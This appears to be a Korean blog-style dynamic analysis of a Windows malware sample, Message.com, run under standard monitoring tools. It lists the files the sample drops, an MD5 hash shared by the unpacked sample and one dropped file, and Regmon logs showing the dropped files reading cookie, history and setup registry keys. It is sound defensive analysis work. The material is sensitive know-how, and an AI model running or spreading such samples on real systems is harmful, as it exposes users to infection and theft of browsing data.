


자.. 이제 분석을 합시다.
아래 사용하는 툴은 이럴때 꼭 이런 툴을 쓰는구나 라는 정답은 없습니다.


네트워크 패킷분석을 해주는 Ethereal 을 띄웁니다.




Process 상태를 보기위해 Process Explorer 를 실행시킵니다.




파일생성 및 엑세스 모니터링을 해주는 Filemon




레지스트리 접근 및 생성 모니터링을 해주는 Regmon



현재 시스템의 TCP, UDP 포트 및 동작 프로세스 점검을 해주는 CurrPorts



Message.com 악성코드를 실행하기전에 Regshot을 찍습니다.




자 이제 악성코드를 실행을 합니다.

– 실행하고나서의 결과 –


Process Explorer 에서의 변화

windspl.exe / regisp32.exe 수상한 Process 생성



분석결과 Message.com 이라는 19.4kb 의 악성코드를 실행하게 되면
windspl.exe 파일과 regisp32.exe 파일을 생성하는것을 볼수 있습니다.


아래 화면은 악성코드 원본 Message.com 파일과 Unpacking한 Certlab_unpacked.exe 파일의 사이즈를 보실수가 있습니다. (txt 파일은 각각의 실행파일의 Strings 결과입니다.)



아래는 Message.com 을 실행했을때 시스템에 자동으로 생성되는 파일입니다.
windspl.exe , regisp32.exe, windspl.exeopen, windspl.exeopenopen 이렇게 4개의 파일이 생성되는것을 볼수 있습니다.

여기서 눈여겨 봐야 할것은 Message.com 을 Unpacking 한 Certlab_unpacked.exe 파일과 생성된 windspl.exe 파일 사이즈와 md5 hash값이 같다는것입니다.

```
Certlab_unpacked.exe / md5 : 3052050B7877D51B707490AF70220A64
windspl.exe          / md5 : 3052050B7877D51B707490AF70220A64
```



Message.com 이 Unpacking 되면서 windspl.exe / regisp32.exe / windspl.exeopen / windspl.exeopenopen 파일이 생성된다는것을 알수 있습니다.


여기서 생성된 각각의 파일분석은 뒤에서 하도록 하겠습니다.

Filemon의 결과 (중요한 부분만 캡쳐 하였습니다.)

다음은 일반적으로 악성코드가 파일을 생성하는 부분입니다.

처음 c:₩windows₩system32₩windspl.exe 파일을 open 하는데 파일이 없으니

Create 을 통해 파일을 생성되는 과정을 보실수가 있습니다.



Regmon의 결과

```
ion Manager₩Environment                          SUCCESS          Subkeys = 0
ion Manager₩Environment₩ComSpec                  SUCCESS          "%SystemRoot%₩system32₩cmd.exe"
ion Manager₩Environment₩DRIVERNETWORKS           SUCCESS          "C:₩PROGRA~1₩NuMega₩SOFTIC~1₩DRIVER~1"
ion Manager₩Environment₩DRIVERWORKS              SUCCESS          "C:₩PROGRA~1₩NuMega₩SOFTIC~1₩DRIVER~3"
ion Manager₩Environment₩NUMBER_OF_PROCESSORS     SUCCESS          "1"
ion Manager₩Environment₩OS                       SUCCESS          "Windows_NT"
ion Manager₩Environment                          BUFFER OVERFLOW
ion Manager₩Environment₩Path                     SUCCESS          "%SystemRoot%₩system32;%SystemRoot%;%SystemRoot%₩System,
ion Manager₩Environment₩PATHEXT                  SUCCESS          ".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH"
ion Manager₩Environment₩PROCESSOR_ARCHITE...     SUCCESS          "x86"
ion Manager₩Environment₩PROCESSOR_IDENTIFIER     SUCCESS          "x86 Family 15 Model 4 Stepping 8, GenuineIntel"
ion Manager₩Environment₩PROCESSOR_LEVEL          SUCCESS          "15"
ion Manager₩Environment₩PROCESSOR_REVISION       SUCCESS          "0408"
ion Manager₩Environment₩TEMP                     SUCCESS          "%SystemRoot%₩TEMP"
ion Manager₩Environment₩TMP                      SUCCESS          "%SystemRoot%₩TEMP"
ion Manager₩Environment₩VTOOLSD                  SUCCESS          "C:₩PROGRA~1₩NuMega₩SOFTIC~1₩VtoolsD"
ion Manager₩Environment₩windir                   SUCCESS          "%SystemRoot%"
ion Manager₩Environment₩ComSpec                  SUCCESS          "%SystemRoot%₩system32₩cmd.exe"
ion Manager₩Environment₩DRIVERNETWORKS           SUCCESS          "C:₩PROGRA~1₩NuMega₩SOFTIC~1₩DRIVER~1"
ion Manager₩Environment₩DRIVERWORKS              SUCCESS          "C:₩PROGRA~1₩NuMega₩SOFTIC~1₩DRIVER~3"
ion Manager₩Environment₩NUMBER_OF_PROCESSORS     SUCCESS          "1"
ion Manager₩Environment₩OS                       SUCCESS          "Windows_NT"
ion Manager₩Environment                          BUFFER OVERFLOW
ion Manager₩Environment₩Path                     SUCCESS          "%SystemRoot%₩system32;%SystemRoot%;%SystemRoot%₩System,
ion Manager₩Environment₩PATHEXT                  SUCCESS          ".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH"
ion Manager₩Environment₩PROCESSOR_ARCHITE...     SUCCESS          "x86"
ion Manager₩Environment₩PROCESSOR_IDENTIFIER     SUCCESS          "x86 Family 15 Model 4 Stepping 8, GenuineIntel"
ion Manager₩Environment₩PROCESSOR_LEVEL          SUCCESS          "15"
ion Manager₩Environment₩PROCESSOR_REVISION       SUCCESS          "0408"
```

ocess	Request	Path	Result	Other
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	0x1
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	OpenKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0xF
regisp32.exe:532	CreateKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0x2000000
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"%USERPROFILE%₩Cookies"
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	CreateKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0x2000000
regisp32.exe:532	SetValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"C:₩Documents and Settings₩m(^^)m₩Cookies"
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"Cookie:"
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"Cookie:"
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	0x2000
regisp32.exe:532	OpenKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0xF
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	0x1
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	OpenKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0xF
regisp32.exe:532	CreateKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0x2000000
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"%USERPROFILE%₩Local Settings₩History"
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	CreateKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	Access: 0x2000000
regisp32.exe:532	SetValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"C:₩Documents and Settings₩m(^^)m₩Local Settings₩History"
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"Visited:"
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	"Visited:"
regisp32.exe:532	QueryValue	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	0x2000
regisp32.exe:532	CloseKey	HKCU₩Software₩Microsoft₩Windows₩...	SUCCESS	

windspl.exe:1196	QueryValue	HKLM₩SYSTEM₩Setup₩OsLoaderPath	SUCCESS	"₩"
windspl.exe:1196	CloseKey	HKLM₩SYSTEM₩Setup	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩SYSTEM₩Setup	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩SYSTEM₩Setup₩SystemPartition	SUCCESS	"₩Device₩HarddiskVolume1"
windspl.exe:1196	QueryValue	HKLM₩SYSTEM₩Setup₩SystemPartition	SUCCESS	"₩Device₩HarddiskVolume1"
windspl.exe:1196	CloseKey	HKLM₩SYSTEM₩Setup	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"D:₩"
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"D:₩"
windspl.exe:1196	CloseKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"D:₩"
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"D:₩"
windspl.exe:1196	CloseKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"%SystemRoot%₩Driver Cache"
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"%SystemRoot%₩Driver Cache"
windspl.exe:1196	CloseKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersion	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	"%SystemRoot%₩inf"
windspl.exe:1196	CloseKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersion	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	Access: 0x1
windspl.exe:1196	QueryValue	HKLM₩Software₩Microsoft₩Windows₩CurrentVersio...	SUCCESS	0x0

